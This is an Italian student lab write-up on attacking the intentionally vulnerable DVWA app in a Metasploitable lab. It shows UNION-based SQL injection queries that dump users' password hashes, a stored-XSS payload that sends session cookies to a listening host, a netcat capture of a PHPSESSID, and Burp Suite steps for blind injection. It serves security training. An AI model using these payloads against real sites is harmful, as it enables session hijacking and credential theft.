


S6L5

WEB APPLICATION HACKING

PRESENTED FOR :
EPICODE

PRESENTED BY :
ROBERTA
MERCADANTE



TRACCIA

NELL'ESERCIZIO DI OGGI, VIENE RICHIESTO DI EXPLOITARE LE VULNERABILITÀ:

- XSS STORED.
- SQL INJECTION.
- SQL INJECTION BLIND (OPZIONALE). PRESENTI SULL'APPLICAZIONE DVWA IN ESECUZIONE SULLA MACCHINA DI LABORATORIO METASPLOITABLE, DOVE VA PRECONFIGURATO IL LIVELLO DI SICUREZZA=LOW.

SCOPO DELL'ESERCIZIO:

- RECUPERARE I COOKIE DI SESSIONE DELLE VITTIME DEL XSS STORED ED INVIARLI AD UN SERVER SOTTO IL CONTROLLO DELL'ATTACCANTE.
- RECUPERARE LE PASSWORD DEGLI UTENTI PRESENTI SUL DB (SFRUTTANDO LA SQLI). AGLI STUDENTI VERRANNO RICHIESTE LE EVIDENZE DEGLI ATTACCHI ANDATI A BUON FINE.

SQL INJECTION

La SQL Injection è una falla di sicurezza che permette a un attaccante di manipolare le query SQL inviate da un'applicazione al suo database. Questa vulnerabilità, tra le più diffuse e pericolose nelle applicazioni web, può consentire all'attaccante di eseguire comandi SQL arbitrari sul database dell'applicazione, mettendo a rischio la sicurezza dell'intero sistema.

Quando un'applicazione non valida o non filtra correttamente l'input fornito dagli utenti, un attaccante può inserire comandi SQL maligni nei campi di input, come moduli di login o campi di ricerca. Questi comandi vengono poi eseguiti dal database, consentendo agli attaccanti di:

- **Accedere a dati sensibili:** Gli attaccanti possono visualizzare, modificare o eliminare dati riservati, come informazioni personali degli utenti, dettagli finanziari, credenziali di accesso e altro ancora.
- **Bypassare l'autenticazione:** Utilizzando tecniche di SQL Injection, un attaccante può aggirare i meccanismi di autenticazione dell'applicazione e ottenere l'accesso non autorizzato.
- **Eseguire operazioni sul database:** Gli attaccanti possono eseguire operazioni amministrative sul database, come creare, modificare o eliminare tabelle e schemi.
- **Rendere l'applicazione non disponibile:** Gli attaccanti possono compromettere la disponibilità dell'applicazione eseguendo comandi che bloccano o sovraccaricano il database, causando un denial of service (DoS).
-

Esistono vari tipi di SQL Injection, tra cui:

- **Error-Based SQL Injection:** Sfrutta i messaggi di errore generati dal database per ottenere informazioni utili.
- **Union-Based SQL Injection:** Utilizza l'operatore SQL UNION per combinare i risultati di due query distinte, permettendo all'attaccante di estrarre dati da altre tabelle.
- **Boolean-Based Blind SQL Injection:** Esegue una serie di interrogazioni basate su condizioni booleane per inferire informazioni dal database senza vedere direttamente i risultati.
- **Time-Based Blind SQL Injection:** Utilizza ritardi nelle risposte del database per dedurre informazioni.

SQL INJECTION

Esercizio di SQL Injection:

Se inseriamo nel campo "user ID" il numero 1, l'applicazione restituisce l'ID, il nome e il cognome dell'utente corrispondente. Se invece inseriamo il carattere ', otteniamo un errore di sintassi, il che indica che l'apice viene interpretato ed eseguito dal database.

Questo ci conferma che è possibile inserire una query SQL all'interno del campo "user ID" e che questa verrà eseguita dal sistema.

The screenshot shows two side-by-side web pages. Both have a header 'Vulnerability: SQL Injection' and a form field 'User ID:' with a 'Submit' button. The left page has a 'More info' section with links to security reviews. The right page shows the result of entering '1' into the User ID field: 'ID: 1', 'First name: admin', and 'Surname: admin' are displayed in red text. Below the right page, a message says: 'You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' ;'

La vulnerabilità di questa web app deriva dal fatto che l'input dell'utente viene direttamente inserito nella query SQL senza adeguata sanitizzazione o parametrizzazione. Analizzando il codice, possiamo osservare che la variabile \$id viene recuperata dall'input dell'utente tramite \$_GET['id'] senza alcuna convalida o sanitizzazione.

Successivamente, \$id viene inserito direttamente nella stringa di query SQL:

```
$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id';"
```

The screenshot shows a 'SQL Injection Source' code editor. The code is a PHP script that checks if a 'Submit' button was pressed. If so, it retrieves data from a MySQL database using the variable \$getid. The variable \$getid is set to a SELECT query that includes the user input from the URL. A red box highlights the line '\$getid = "SELECT first_name, last_name FROM users WHERE user_id = '\$id"';'. The code then processes the result and prints the first and last names.

```
<?php  
if(isset($_GET['Submit'])){  
    // Retrieve data  
    $id = $_GET['id'];  
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id"';  
    $result = mysql_query($getid) or die('Error! ' . mysql_error());  
    $num = mysql_numrows($result);  
    $i = 0;  
    while ($i < $num) {  
        $first = mysql_result($result,$i,"first_name");  
        $last = mysql_result($result,$i,"last_name");  
        echo "<pre>";  
        echo "ID: "; $id . "<br>First name: " . $first . "<br>Surname: " . $last;  
        echo "</pre>";  
        $i++;  
    }  
?>
```

Questo approccio permette a un utente malintenzionato di manipolare il valore di \$id e inserire codice SQL dannoso che potrebbe causare un grave danno al database, come l'accesso non autorizzato, fuga di dati o persino la completa perdita dei dati.

SQL INJECTION

Dal codice sorgente allegato sopra , possiamo vedere come è strutturata la query eseguita dalla web app quando viene inserito un numero nel campo "user ID".

La query viene costruita incorporando direttamente l'input dell'utente, rendendo possibile l'iniezione di comandi SQL dannosi.

Per sfruttare questa vulnerabilità, è sufficiente inserire delle query SQL nel campo "user ID". In questo modo, un attaccante può manipolare le query eseguite dall'applicazione per accedere a dati sensibili o eseguire operazioni non autorizzate sul database.

Negli screen che seguono, viene illustrato come navigare nel database utilizzando queste query SQL, fino a ottenere informazioni riservate come le password degli utenti. Questo processo dimostra la gravità della SQL Injection e l'importanza di implementare misure di sicurezza adeguate per prevenire tali attacchi.

Inserendo una condizione sempre vera come `1' or '1'='1` nel campo User ID, ci vengono mostrati tutti gli user presenti nel database.

Con la query `1'UNION SELECT 1, database()#` riceviamo in output il nome del database, ovvero dvwa

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' UNION SELECT 1, database()#
First name: admin
Surname: admin

ID: 1' UNION SELECT 1, database()#
First name: 1
Surname: dvwa

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' or '1'='1
First name: admin
Surname: admin

ID: 1' or '1'='1
First name: Gordon
Surname: Brown

ID: 1' or '1'='1
First name: Hack
Surname: Me

ID: 1' or '1'='1
First name: Pablo
Surname: Picasso


ID: 1' or '1'='1
First name: Bob
Surname: Smith

SQL INJECTION

Con l'utilizzo della query

`1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #`

possiamo estrarre i nomi delle tabelle presenti nel database dvwa. Dai risultati ottenuti, vediamo due tabelle: guestbook e users.



Vulnerability: SQL Injection

User ID: Submit

```
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #
First name: admin
Surname: admin

ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #
First name: 1
Surname: guestbook


ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #
First name: 1
Surname: users
```

A questo punto, ci concentriamo sulla tabella users, poiché è molto probabile che contenga dati sensibili degli utenti. Utilizziamo quindi un'altra query per recuperare i nomi delle colonne presenti nella tabella users:

`1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'`

Come mostrato negli screenshot, questa query ci restituisce i nomi delle colonne della tabella users, tra cui `user_id`, `first_name`, `last_name`, ed anche `password`.

Tra queste, la colonna password è particolarmente significativa, in quanto contiene le password degli utenti.



Vulnerability: SQL Injection

User ID: Submit

```
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'
First name: admin
Surname: admin

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'
First name: 1
Surname: user_id

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'
First name: 1
Surname: first_name

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'
First name: 1
Surname: last_name

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'
First name: 1
Surname: user

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'
First name: 1
Surname: password

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'
First name: 1
Surname: avatar
```

Vulnerability: SQL Injection

User ID: Submit

```
ID: 1' UNION SELECT first_name, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT first_name, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT first_name, password FROM users#
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e63

ID: 1' UNION SELECT first_name, password FROM users#
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc6921eb

ID: 1' UNION SELECT first_name, password FROM users#
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT first_name, password FROM users#
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Chiediamo ora di stampare tutti i valori presenti nella colonna password

`1' UNION SELECT first_name, password FROM users#`



XSS

Esistono diverse varianti di XSS, tra cui:

- **XSS riflesso (Reflected XSS):** Gli script dannosi vengono inclusi nelle risposte immediatamente dopo essere stati inviati al server, spesso attraverso parametri URL o moduli.
- **XSS memorizzato (Stored XSS):** Gli script vengono memorizzati permanentemente sul server e serviti a tutti gli utenti che visitano la pagina infetta.
- **XSS basato su DOM (DOM-based XSS):** Gli script dannosi alterano il Document Object Model (DOM) di una pagina web sul lato client, senza la necessità di interazioni con il server.

Il **Cross-Site Scripting (XSS) Stored** è una vulnerabilità di sicurezza web che consente a un attaccante di iniettare script dannosi all'interno del contenuto di una pagina web. Questi script vengono memorizzati su un server web, spesso in un database, e successivamente serviti ad altri utenti che accedono alla pagina infetta. Quando un utente visita la pagina compromessa, lo script dannoso viene eseguito nel suo browser.

Le conseguenze di un attacco XSS possono essere gravi e variegate, tra cui:

- **Furto di cookie:** Gli attaccanti possono rubare i cookie di sessione degli utenti, permettendo loro di impersonare le vittime.
- **Furto di token di sessione:** Oltre ai cookie, anche altri token di autenticazione possono essere sottratti, mettendo a rischio le sessioni di navigazione degli utenti.
- **Accesso a informazioni sensibili:** Gli script malevoli possono raccogliere dati personali e informazioni riservate, come credenziali di accesso e dati finanziari.
- **Manipolazione del sito web:** Gli attaccanti possono modificare il contenuto visualizzato agli utenti, inserendo informazioni false o fuorvianti.
- **Esecuzione di azioni senza consenso:** Gli script possono eseguire operazioni per conto degli utenti senza il loro consenso, come inviare messaggi, effettuare transazioni o modificare impostazioni.

XSS STORED DVWA

Il primo step per completare l'esercizio è quello di accedere Alla DVWA tramite il browser (http://<IP_Metasploitable>/dvwa) e impostare il livello di sicurezza su **LOW** nella sezione di configurazione.



come detto prima, Lo stored XSS è una vulnerabilità di sicurezza che consente a un attaccante di inserire codice JavaScript dannoso nel server. Quando i vari client caricheranno quella pagina, il server, oltre agli altri dati, invierà ai client anche il codice malevolo. Questa vulnerabilità è definita "stored" perché il codice dannoso viene salvato nel database del server.

La causa principale di questo tipo di attacco è la mancanza di sanitizzazione degli input. In alcuni casi, l'input viene parzialmente sanitizzato, come quando viene utilizzata la funzione **stripslashes**. Questa funzione rimuove gli slash dagli input, impedendo attacchi di SQL Injection poiché non accetta input in linguaggio SQL. Tuttavia, la sanitizzazione offerta da stripslashes non è sufficiente per prevenire gli attacchi XSS.

A screenshot of the DVWA XSS stored page. The sidebar on the left includes options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored (which is highlighted in green). The main content area shows a "Vulnerability: Stored Cross Site Scripting (XSS)" form with fields for "Name" and "Message", and a "Sign Guestbook" button. Below the form, there's a "More info" section with links to external resources. On the right, a large window titled "Stored XSS Source" displays the PHP code for the guestbook insertion. A red box highlights a portion of the code where the message is being sanitized: "\$message = stripslashes(\$message); \$message = mysql_real_escape_string(\$message);". A red arrow points from the text "Sanitize message input" to this specific line of code.

XSS STORED DVWA

Inseriamo nel campo "message" il codice `<script>alert(1)</script>` e nel campo "nome" un nome qualsiasi. Clicchiamo su "Sign Guestbook" e notiamo che lo script viene eseguito, mostrando a video un messaggio di alert.

Ogni volta che ricarichiamo la pagina, apparirà il pop-up con il messaggio di alert

The screenshot shows the DVWA interface with the 'XSS stored' module selected. A red box highlights the 'Message' input field containing the payload `<script>alert(1)</script>`. Below it, another red box highlights the 'Sign Guestbook' button. The page displays a success message: 'Name: test Message: This is a test comment.' To the right, a modal window titled 'PHPIDS' shows the IP address '192.168.1.149' and the number '1', with an 'OK' button at the bottom.

The screenshot shows the Burp Suite interface with the 'Response' tab selected. A red box highlights the 'Pretty' view. The content pane shows two entries in the 'guestbook_comments' section, each containing the payload `<script>alert(1)</script>`. An arrow points from the text in the second entry to the corresponding text in the DVWA screenshot above.

Possiamo confermare questo comportamento utilizzando Burp Suite, intercettando la richiesta GET nella sezione "response".

Questo esempio dimostra come un attacco stored XSS può sfruttare una vulnerabilità nella sanitizzazione degli input. Quando il codice malevolo viene inserito nel campo "message" e la pagina viene ricaricata, il codice viene eseguito nel contesto del browser dell'utente, causando l'alert ogni volta che la pagina viene caricata.

Sfruttando questa vulnerabilità, possiamo inserire nel campo "messaggio" uno script che ci permetta di rubare i cookie di sessione dell'utente. Nel frattempo, apriamo un terminale e impostiamo un finto server in ascolto. Riportiamo il nostro payload e avviamo un web server per ricevere i cookie delle vittime che navigheranno il sito.

Payload :

```
<script>window.location='http://127.0.0.1:12345/?cookie='+document.cookie</script>
```

- **window.location**: Questa proprietà reindirizza la pagina verso un target specificato. In questo caso, stiamo reindirizzando la pagina a un server web locale che abbiamo impostato.
- **Web server in ascolto**: Abbiamo ipotizzato di avere un web server in ascolto sulla porta 12345 del nostro localhost. Questo server riceverà i dati inviati dal payload.
- **document.cookie**: Questo operatore recupera i cookie della vittima, che vengono poi inclusi come parametro nella richiesta inviata al nostro server.

Con il comando **nc -l -p 12345** impostiamo il nostro server in ascolto sul terminale Kali

Dove:

nc = comando per eseguire NetCat che è un'utility di rete versatile che legge e scrive dati attraverso connessioni di rete utilizzando il protocollo TCP/IP. È spesso definito il "coltellino svizzero" della rete grazie alla sua flessibilità e alla vasta gamma di capacità (scansione porte, trasferimento file, creazione di backdoor, debug e test delle connessioni di rete ecc.)

-l = listen, ovvero indica che NetCat deve mettersi in ascolto su una porta specifica

-p 12345 = specifica la porta su cui NetCat deve mettersi in ascolto, in questo caso è appunto 12345

Come si può notare negli screen qui sotto, una volta cliccato su Sign Guestbook, riceviamo i cookie sul nostro server in ascolto

The screenshot shows a DVWA application interface and a terminal window. The DVWA page displays a guestbook form with a message field containing a script that attempts to redirect the browser and steal cookies. The terminal window shows a netcat listener running on port 12345, which receives a connection from the DVWA application, indicating that the payload was successfully delivered and executed.

DVWA Vulnerability: Stored Cross Site Scripting (XSS)

Name * BB

Message *

```
<script>window.location='http://192.168.1.100:12345/?cookie='+document.cookie</script>
```

Sign Guestbook

kali@kali: ~

File Actions Edit View Help

(kali㉿kali) [~]

\$ nc -l -p 12345

GET /?cookie=security_low;%20PHPSESSID=6ccf04d8ddb375afc23221ab7d73de5f

HTTP/1.1

Host: 192.168.1.100:12345

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: keep-alive

Referer: http://192.168.1.149/

Upgrade-Insecure-Requests: 1

SQL INJECTION BLIND

SQL injection blind è una forma avanzata di attacco SQL injection dove l'attaccante non può visualizzare direttamente i risultati delle sue query nel database. Tuttavia, riesce a dedurre informazioni tramite il comportamento dell'applicazione web. Questo tipo di attacco è solitamente efficace quando l'applicazione non mostra esplicitamente i dati estratti dalle query SQL, ma permette all'attaccante di percepire variazioni nel tempo di risposta dell'applicazione o nei messaggi di errore restituiti.

Nel dettaglio, durante un attacco SQL injection blind, l'attaccante inserisce input malevoli nelle forme di input dell'applicazione, come campi di ricerca o parametri URL. L'applicazione processa questi input senza sanificare correttamente i dati, permettendo all'attaccante di inserire comandi SQL aggiuntivi che vengono eseguiti dal sistema di gestione del database (DBMS).


L'attaccante non può vedere direttamente i risultati delle query, ma può dedurre informazioni cruciali tramite variazioni nel comportamento dell'applicazione. Ad esempio, se un'iniezione SQL corretta allunga significativamente il tempo di risposta dell'applicazione, l'attaccante potrebbe dedurre che l'iniezione ha avuto successo. Oppure, se l'applicazione mostra un messaggio di errore personalizzato quando una query non restituisce risultati, l'attaccante potrebbe utilizzare questo feedback per inferire dati sensibili.

Questo tipo di attacco può essere particolarmente dannoso se non rilevato e mitigato, in quanto può consentire all'attaccante di estrarre dati sensibili, compromettere l'integrità dei dati nel database o eseguire altre azioni dannose. Pertanto, è cruciale per gli sviluppatori implementare pratiche di sicurezza robuste come l'uso di parametrizzazione delle query e la validazione rigorosa degli input per prevenire vulnerabilità di SQL injection blind.

SQL INJECTION BLIND

In questa variante di SQL injection, non riceviamo feedback diretto sugli errori nel caso inserissimo caratteri come il singolo apice ('). Di conseguenza, è più difficile identificare esattamente quale query SQL possa essere corretta per interagire con il database. Dopo aver eseguito con successo un attacco SQL injection standard su DVWA e acquisito familiarità con le query necessarie per esplorare le informazioni nel database, esploreremo ora due metodi aggiuntivi per eseguire questo tipo di attacco. Il primo metodo sarà implementato tramite l'uso di Burp Suite, mentre il secondo sfrutterà lo strumento SQLMap.

Quando si utilizza Burp Suite, si può inserire manualmente l'input malevolo e monitorare le variazioni nel traffico HTTP o nel comportamento dell'applicazione per dedurre quali query SQL potrebbero essere eseguite con successo. Questo metodo richiede una certa comprensione tecnica e la capacità di interpretare i risultati ottenuti attraverso l'analisi del traffico.



D'altro canto, SQLMap è uno strumento automatizzato progettato specificamente per rilevare e sfruttare vulnerabilità di SQL injection. SQLMap analizza automaticamente i parametri di input dell'applicazione per identificare potenziali vulnerabilità, esegue varie tecniche di injection SQL e raccoglie informazioni dal database, tutto senza richiedere un intervento manuale continuo dell'utente.

Entrambi i metodi offrono approcci complementari per esplorare e sfruttare le vulnerabilità di SQL injection, ciascuno con vantaggi specifici a seconda del contesto e delle capacità dell'attaccante.

SQL INJECTION BLIND

BURPSUITE

Vulnerability: SQL Injection (Blind)

The screenshot shows the Burp Suite interface. On the left, a browser window displays a form with a 'User ID' input field containing '1'. A red box highlights this field. Below it is a 'Submit' button. On the right, the 'Request' tab shows the raw HTTP request sent to the server. The 'Response' tab shows the server's response. The 'Inspector' tab is open, showing the request attributes, query parameters, cookies, and headers. A red box highlights the modified request in the 'Inspector' tab, which includes the injected SQL query: '1' UNION SELECT 1, database()#&Submit=Submit'. An arrow points from this box to the corresponding line in the 'Response' tab.

Inseriamo 1 nel campo user id e intercettiamo la richiesta tramite burpsuite
Cliccando con il tasto destro del mouse inviamo la richiesta al repeater dove andremo a sostituire l' 1 con la query che stampa il nome del database

Per eseguire questa operazione, è necessario codificare la stringa nel formato URL. Dopo aver selezionato la query desiderata, si fa clic con il tasto destro del mouse e si sceglie "Convert Selection > URL-encode key characters". Successivamente, si clicca su "Send" e Burp Suite invierà la richiesta al browser. Per visualizzare la risposta, si fa clic con il tasto destro del mouse su "Show Response in Browser" e si copia il risultato ottenuto. Successivamente, si incolla il link nel browser e visualizzeremo come output il nome del database.

The screenshot shows the Burp Suite interface with a context menu open over the selected SQL query in the 'Request' tab. The menu path 'Convert Selection > URL-encode key characters' is highlighted with a red arrow. The resulting URL is shown in the 'Response' tab, where it is decoded back to its original form. The 'Inspector' tab shows the decoded URL and the original selection.

Vulnerability: SQL Injection (Blind)

The screenshot shows the application's response to the blind SQL injection. It displays two sets of results: one for 'First name:' and one for 'Surname:', both showing the value 'admin'. Below these, it shows the original injected query '1' UNION SELECT 1, database()#.

SQL INJECTION BLIND

BURPSUITE

Ripetendo lo stesso procedimento con la query

1' UNION SELECT first_name, password FROM users#
otterremo in output le password di tutti gli utenti

The screenshot shows the Burp Suite interface with the following details:

- Request:** A GET request to `/vulnerable` with the following headers:
 - Host: 192.168.1.149
 - User-Agent: Mozilla/5.0 Firefox/115.0
 - Accept: text/html,application/*;q=0.8
 - Accept-Language: en-US;q=0.8
 - Accept-Encoding: gzip
 - Connection: close
 - Referer: http://192.168.1.149/vulnerable
 - Cookie: security=low; Upgrade-Insecure-Requests=1
- Selected Insertion Point:** The payload `1' UNION SELECT 1, database()#` is selected in the Request pane.
- Inspector:** The decoded payload is shown as `1' UNION SELECT 1, database()#`.
- Vulnerability: SQL Injection (Blind):** A modal window displays the results of the injection. It shows multiple rows of user data, each starting with "ID: 1' UNION SELECT first_name, password FROM users#". The results are:
 - ID: 1' UNION SELECT first_name, password FROM users#
First name: admin
Surname: admin
 - ID: 1' UNION SELECT first_name, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
 - ID: 1' UNION SELECT first_name, password FROM users#
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03
 - ID: 1' UNION SELECT first_name, password FROM users#
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
 - ID: 1' UNION SELECT first_name, password FROM users#
First name: Pablo
Surname: 0d107d00f5bbe40cade3de5c71e9e9b7
 - ID: 1' UNION SELECT first_name, password FROM users#
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99